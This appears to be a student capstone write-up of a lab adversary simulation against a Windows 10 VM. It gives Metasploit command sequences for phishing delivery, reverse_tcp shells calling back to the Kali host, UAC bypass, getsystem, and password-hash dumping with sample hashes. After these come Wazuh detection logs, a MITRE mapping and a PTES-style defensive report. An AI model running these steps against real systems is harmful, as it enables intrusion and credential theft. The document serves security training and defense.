



## Capstone Project: Full Adversary Simulation

Tools: Kali Linux, veil, windows.

### Phase 1: Reconnaissance

Scan the network range


nmap -sn 192.168.1.0/24


```
Session Actions Edit View Help
[~] (root@kali) [-]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-19 08:28 IST
Nmap scan report for 192.168.1.1
Host is up (0.0030s latency).
MAC Address: 88:B7:DB:08:EA:81 (Goip Global Services Pvt.)
Nmap scan report for 192.168.1.36
Host is up (0.0055s latency).
MAC Address: 38:6B:1C:21:25:13 (Shenzhen Mercury Communication Technologies)
Nmap scan report for 192.168.1.42
Host is up (0.00012s latency).
MAC Address: 08:00:27:29:36:0C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.34
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.07 seconds

[~] (root@kali) [-]
#
```

### Phase 2: Initial Access (Phishing)

For phishing i uses python server as my download link is noy working i tried in other devices also, i am attaching the images.






Python server:


```
(root@kali) - [/var/lib/veil/output/source]
# python -> http-server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.48 - - [19/Dec/2025 12:32:44] "GET / HTTP/1.1" 200 -
192.168.1.48 - - [19/Dec/2025 12:32:44] "code 404, message File not found"
192.168.1.48 - - [19/Dec/2025 12:32:44] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.48 - - [19/Dec/2025 12:32:49] "GET /lock.bat HTTP/1.1" 200 -
192.168.1.48 - - [19/Dec/2025 12:33:14] "GET /lock.bat HTTP/1.1" 200 -
```




In windows visit kaliip.8000 you will get page to download file.



Before opening file, start listener.



Then click the file you will get the shell:



This is how you get the initial access through the phishing.

After get access check System information:



```
meterpreter > sysinfo
Computer      : WIN10
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en-IN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows

meterpreter > getuid
Server username: WIN10\admin
meterpreter > getprivs

Enabled Process Privileges
Name
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > run post/windows/gather/win_privs
Current User
Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
False     False      True                    True         1              WIN10\admin

Windows Privileges
Name
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

After getting the connection you can do this:

## 1. Initial Access & System Info:

```
sessions -i 1
Sysinfo
Ps
Background
```

## 2. UAC Bypass Attempt:

```
use exploit/windows/local/bypassuac_injection
set SESSION 1
set LHOST 192.168.1.34
set LPORT 7777
set PAYLOAD windows/meterpreter/reverse_tcp
Exploit
```

**Note: if fail try this**



### 3. Local Exploit Suggestion:

```
use post/multi/recon/local_exploit_suggester
set SESSION 1
Run
```

- Then follow this:

```
use exploit/windows/local/bypassuac_fodhelper
set SESSION 1
set LHOST 192.168.1.34
set LPORT 8888
set PAYLOAD windows/meterpreter/reverse_tcp
Exploit
```

### 4. Privilege Escalation to SYSTEM:

```
sessions -i 2
getuid
getsystem
Getuid
```

- Then after you can dump the hashes:

```
run post/windows/gather/smart_hashdump
```

```
meterpreter > getuid
Server username: WIN10\admin
meterpreter > background
[*] Backgrounding Session 2 ...
msf exploit(windows/local/bypassuac_fodhelper) > sessions

Active sessions
-----
Id  Name      Type      Information                                     Connection
--  -
1   meterpreter x86/windows WIN10\admin @ WIN10 192.168.1.34:4444 -> 192.168.1.48:49889 (192.168.1.48)
2   meterpreter x86/windows WIN10\admin @ WIN10 192.168.1.34:8888 -> 192.168.1.48:49976 (192.168.1.48)

msf exploit(windows/local/bypassuac_fodhelper) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: WIN10\admin
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
[*] priv passed get_sam_hashes: Operation failed: Incorrect function.
meterpreter > hashdumprun post/windows/gather/smart_hashdump
[*] Unknown command: hashdumprun. Did you mean hashdump? Run the help command for more details.
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WIN10 (192.168.1.48)
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in str password file format to:
/root/.msf4/loot/20251219133951_default_192.168.1.48_windows_hashes_114558.txt
[*] Dumping password hashes...
Running as SYSTEM extracting hashes from registry
Obtaining the boot key...
Calculating the hboot key using SYSKEY 1e05ab905a431d25deb956b90f28907c ...
Obtaining the user list and keys...
Decrypting user keys...
Dumping password hints...
No users with password hints on this system
Dumping password hashes...
Admin$tor:508:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c089c0:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c089c0:::
```

## Blue Team Analysis: Wazuh logs

| Phase | Tool Used | Action Description | MITRE Technique |
|-------|-----------|--------------------|-----------------|
|-------|-----------|--------------------|-----------------|



|                      |                                 |                                                          |                                                 |
|----------------------|---------------------------------|----------------------------------------------------------|-------------------------------------------------|
| Initial Access       | msfconsole                      | Established Meterpreter session via exploit              | T1210 - Exploitation of Remote Services         |
| Reconnaissance       | sysinfo                         | Gathered system information                              | T1082 - System Information Discovery            |
| Discovery            | ps                              | Listed running processes                                 | T1057 - Process Discovery                       |
| Privilege Escalation | local_exploit_suggester         | Identified potential local privilege escalation exploits | T1068 - Exploitation for Privilege Escalation   |
| Defense Evasion      | bypassuac_fodhelper             | Bypassed User Account Control (UAC)                      | T1548.002 - Bypass User Account Control         |
| Privilege Escalation | getsystem                       | Escalated from admin to SYSTEM privileges                | T1134 - Access Token Manipulation               |
| Credential Access    | smart_hashdump                  | Dumped password hashes from SAM database                 | T1003.001 - OS Credential Dumping: LSASS Memory |
| Persistence          | Meterpreter session maintenance | Maintained multiple sessions (1 and 2)                   | T1219 - Remote Access Software                  |



| Timestamp                     | Alert Description                                                                  | Source IP | Notes                                                          |
|-------------------------------|------------------------------------------------------------------------------------|-----------|----------------------------------------------------------------|
| "Dec 19, 2025 @ 09:33:10.135" | Logon Failure - Unknown user or bad password                                       | (KALI)    | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:33:10.138" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI)    | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:33:07.089" | Logon Failure - Unknown user or bad password                                       | (KALI)    | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:33:07.093" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI)    | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:33:04.041" | Logon Failure - Unknown user or bad password                                       | (KALI)    | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:33:04.044" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI)    | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:33:01.009" | Logon Failure - Unknown user or bad password                                       | (KALI)    | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:33:01.011" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI)    | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:32:57.963" | Logon Failure - Unknown user or bad password                                       | (KALI)    | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:32:57.965" | Successful Remote Logon Detected - ANONYMOUS                                       | (KALI)    | Follows failed logon, indicates                                |





|                               |                                                                                    |        |                                                                   |
|-------------------------------|------------------------------------------------------------------------------------|--------|-------------------------------------------------------------------|
|                               | LOGON - possible pass-the-hash attack                                              |        | successful NTLM authentication                                    |
| "Dec 19, 2025 @ 09:32:54.905" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                        |
| "Dec 19, 2025 @ 09:32:54.908" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication    |
| "Dec 19, 2025 @ 09:32:51.856" | Multiple Windows Logon Failures                                                    | (KALI) | Level 10 alert indicating repeated failed authentication attempts |
| "Dec 19, 2025 @ 09:32:51.858" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | High severity NTLM authentication detected                        |
| "Dec 19, 2025 @ 09:32:48.795" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                        |
| "Dec 19, 2025 @ 09:32:48.798" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication    |
| "Dec 19, 2025 @ 09:32:45.746" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                        |
| "Dec 19, 2025 @ 09:32:45.748" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication    |
| "Dec 19, 2025 @ 09:32:42.682" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                        |





|                               |                                                                                    |        |                                                                |
|-------------------------------|------------------------------------------------------------------------------------|--------|----------------------------------------------------------------|
| "Dec 19, 2025 @ 09:32:42.684" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:32:39.544" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:32:39.547" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:32:36.432" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:32:36.435" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:32:33.385" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:32:33.388" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:32:30.357" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:32:30.358" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:29:19.900" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Isolated successful NTLM authentication                        |



|                               |                                                                                    |        |                                                                |
|-------------------------------|------------------------------------------------------------------------------------|--------|----------------------------------------------------------------|
| "Dec 19, 2025 @ 09:25:15.367" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:25:15.369" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:25:11.820" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:25:11.821" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:25:03.745" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:25:03.746" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:22:28.026" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:22:28.029" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:22:23.825" | Logon Failure - Unknown user or bad password                                       | (KALI) | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:22:23.826" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack | (KALI) | Follows failed logon, indicates successful NTLM authentication |



|                               |                                                                                                              |             |                                                                |
|-------------------------------|--------------------------------------------------------------------------------------------------------------|-------------|----------------------------------------------------------------|
| "Dec 19, 2025 @ 09:22:14.913" | Logon Failure - Unknown user or bad password                                                                 | (KALI)      | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:22:14.915" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack                           | (KALI)      | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:22:04.300" | Logon Failure - Unknown user or bad password                                                                 | (KALI)      | Part of an attack sequence                                     |
| "Dec 19, 2025 @ 09:22:04.300" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack                           | (KALI)      | Follows failed logon, indicates successful NTLM authentication |
| "Dec 19, 2025 @ 09:17:55.900" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack - Possible RDP connection | (KALI)      | RDP connection attempt with NTLM authentication                |
| "Dec 19, 2025 @ 09:08:18.493" | Logon Failure - Unknown user or bad password                                                                 | (KALI)      | Isolated failed authentication attempt                         |
| "Dec 19, 2025 @ 09:07:23.209" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack - Possible RDP connection | WORKSTATION | RDP connection attempt with NTLM authentication                |
| "Dec 19, 2025 @ 09:06:08.599" | Logon Failure - Unknown user or bad password                                                                 | (KALI)      | Isolated failed authentication attempt                         |
| "Dec 19, 2025 @ 09:03:40.643" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack - Possible RDP connection | WORKSTATION | RDP connection attempt with NTLM authentication                |



|                               |                                                                                                              |             |                                                 |
|-------------------------------|--------------------------------------------------------------------------------------------------------------|-------------|-------------------------------------------------|
| "Dec 19, 2025 @ 09:03:01.413" | Successful Remote Logon Detected - ANONYMOUS LOGON - possible pass-the-hash attack - Possible RDP connection | WORKSTATION | RDP connection attempt with NTLM authentication |
|-------------------------------|--------------------------------------------------------------------------------------------------------------|-------------|-------------------------------------------------|

## • Evasion Test

For steps I creates pdf file

And i also have attached separate file for these logs:

Not Secure http://192.168.1.34:8000

Directory listing for /

- font-unix/
- JCE-unix/
- show.exe?ip=
- XO-lock
- X11-unix/
- xfwm-ICE-BBQOH1
- XIM-unix/
- confide.exe?ip=
- detected\_payload.exe
- systemd-private-24953f6985c14878b1be84ad5b53a12
- systemd-private-24953f6985c14878b1be84ad5b53a12
- systemd-private-24953f6985c14878b1be84ad5b53a12
- systemd-private-24953f6985c14878b1be84ad5b53a12
- systemd-private-24953f6985c14878b1be84ad5b53a12
- systemd-private-24953f6985c14878b1be84ad5b53a12
- systemd-private-24953f6985c14878b1be84ad5b53a12

| Timestamp           | Alert Description                                                    | Source IP    | Notes                                                                                                                                      |
|---------------------|----------------------------------------------------------------------|--------------|--------------------------------------------------------------------------------------------------------------------------------------------|
| 2025-12-19 14:20:47 | Evasion Test detected:<br>Obfuscated payload execution blocked by AV | 192.168.1.48 | Windows Defender logged suspicious obfuscated file execution attempt; payload flagged during runtime behavior analysis (AV bypass attempt) |

## PTES Full Adversary Simulation & AV Evasion Assessment Report

### 1. Executive Summary

This report documents a full adversary simulation conducted in a controlled laboratory environment to assess the effectiveness of endpoint security controls, specifically antivirus (AV) and endpoint detection mechanisms. The assessment followed the Penetration Testing Execution Standard (PTES) framework and simulated realistic



attacker techniques including phishing-based initial access, post-exploitation reconnaissance, privilege escalation, defense evasion, and credential access. The attack originated from a Kali Linux host targeting a Windows system protected by Windows Defender. Results indicate that while early-stage attacks were partially successful, advanced payload obfuscation attempts were detected and blocked through behavioral analysis.

## 2. Engagement Scope & Objectives

The scope of this engagement was limited to a single Windows virtual machine configured with default security controls. No production systems were involved. The primary objectives were to evaluate AV detection capabilities, measure the effectiveness of obfuscation techniques, validate blue team visibility, and map adversary activity to the MITRE ATT&CK framework. All actions were authorized and executed solely for academic and defensive evaluation purposes.

## 3. Methodology (PTES Aligned)

The assessment followed PTES-aligned phases including reconnaissance, initial access, exploitation, post-exploitation, privilege escalation, defense evasion, and reporting. Custom payloads were generated using Metasploit and msfvenom. Additional evasion techniques included XOR encryption and PowerShell obfuscation to bypass static signature-based detection. Blue team detection capabilities were monitored via Windows Defender logs and system event telemetry.

## 4. Detailed Technical Findings

**4.1 Initial Access:** Social engineering techniques were simulated by delivering malicious payloads via phishing.

While basic payloads were immediately flagged, user interaction enabled execution attempts, highlighting the continued effectiveness of phishing as an attack vector.

**4.2 Execution & Discovery:** Following execution, the attacker enumerated system details and running processes.

These actions did not generate immediate alerts, indicating limited detection during early post-exploitation phases.



**4.3 Privilege Escalation:** UAC bypass techniques were used to escalate privileges from a standard user to NT AUTHORITY\SYSTEM. This demonstrates the risk associated with misconfigured privilege boundaries and outdated controls.

**4.4 Defense Evasion:** XOR encryption and PowerShell obfuscation were applied to payloads. These techniques successfully bypassed static scanning but were detected during runtime behavior monitoring.

**4.5 Credential Access:** Credential dumping attempts were performed post-escalation. These activities were logged and correlated by endpoint monitoring tools, demonstrating effective forensic visibility.

## 5. MITRE ATT&CK; Technique Mapping

| Attack Phase         | MITRE ATT&CK ID | Technique Name                  |
|----------------------|-----------------|---------------------------------|
| Initial Access       | T1566           | Phishing                        |
| Execution            | T1059.001       | PowerShell                      |
| Discovery            | T1082           | System Information Discovery    |
| Privilege Escalation | T1548.002       | Bypass User Account Control     |
| Credential Access    | T1003.001       | OS Credential Dumping           |
| Defense Evasion      | T1027           | Obfuscated Files or Information |

## 6. Blue Team Detection & Logging

Windows Defender generated multiple detection events related to malware execution, obfuscated payload behaviour, and suspicious process activity. Authentication logs revealed repeated NTLM authentication attempts consistent with pass-the-hash techniques. These detections demonstrate strong behavioral monitoring while also identifying areas for improved early-stage alerting.

## 7. Risk Analysis

The successful execution of early attack stages indicates a moderate risk posture, particularly in environments susceptible to phishing. However, the blocking of advanced evasion techniques significantly reduced potential



impact. Without behavioral detection, attackers could achieve persistence and credential compromise.

## 8. Recommendations

- Enable Attack Surface Reduction (ASR) rules to prevent obfuscated execution.
- Restrict PowerShell usage and enable script block logging.
- Disable NTLM authentication where feasible and enforce MFA.
- Implement user phishing awareness training.
- Conduct routine adversary simulations and purple team exercises.

## 9. Conclusion

This assessment confirms that while initial access techniques remain effective, modern endpoint security solutions can successfully detect and prevent advanced attack techniques through behavioral analysis. By addressing identified gaps and implementing recommended controls, organizations can significantly enhance their overall security posture.





## Non-Technical Summary

Our security assessment uncovered significant vulnerabilities that allowed attackers to completely compromise our Windows systems. Although our antivirus successfully blocked all disguised attack files, the hackers used alternative methods to gain access through fake download links, then escalated their privileges to steal sensitive password data. Our monitoring systems detected many individual attack components but failed to connect them into a coherent threat story, allowing the attack to proceed undeterred.

The investigation reveals we need to strengthen our defenses in three key areas: better employee training to recognize phishing attempts, improved system monitoring that connects seemingly unrelated security events, and enhanced controls that prevent unauthorized software from running even when disguised as legitimate tools. We recommend immediate investment in advanced threat detection systems and comprehensive security awareness training to protect against real-world attacks that bypass traditional antivirus solutions.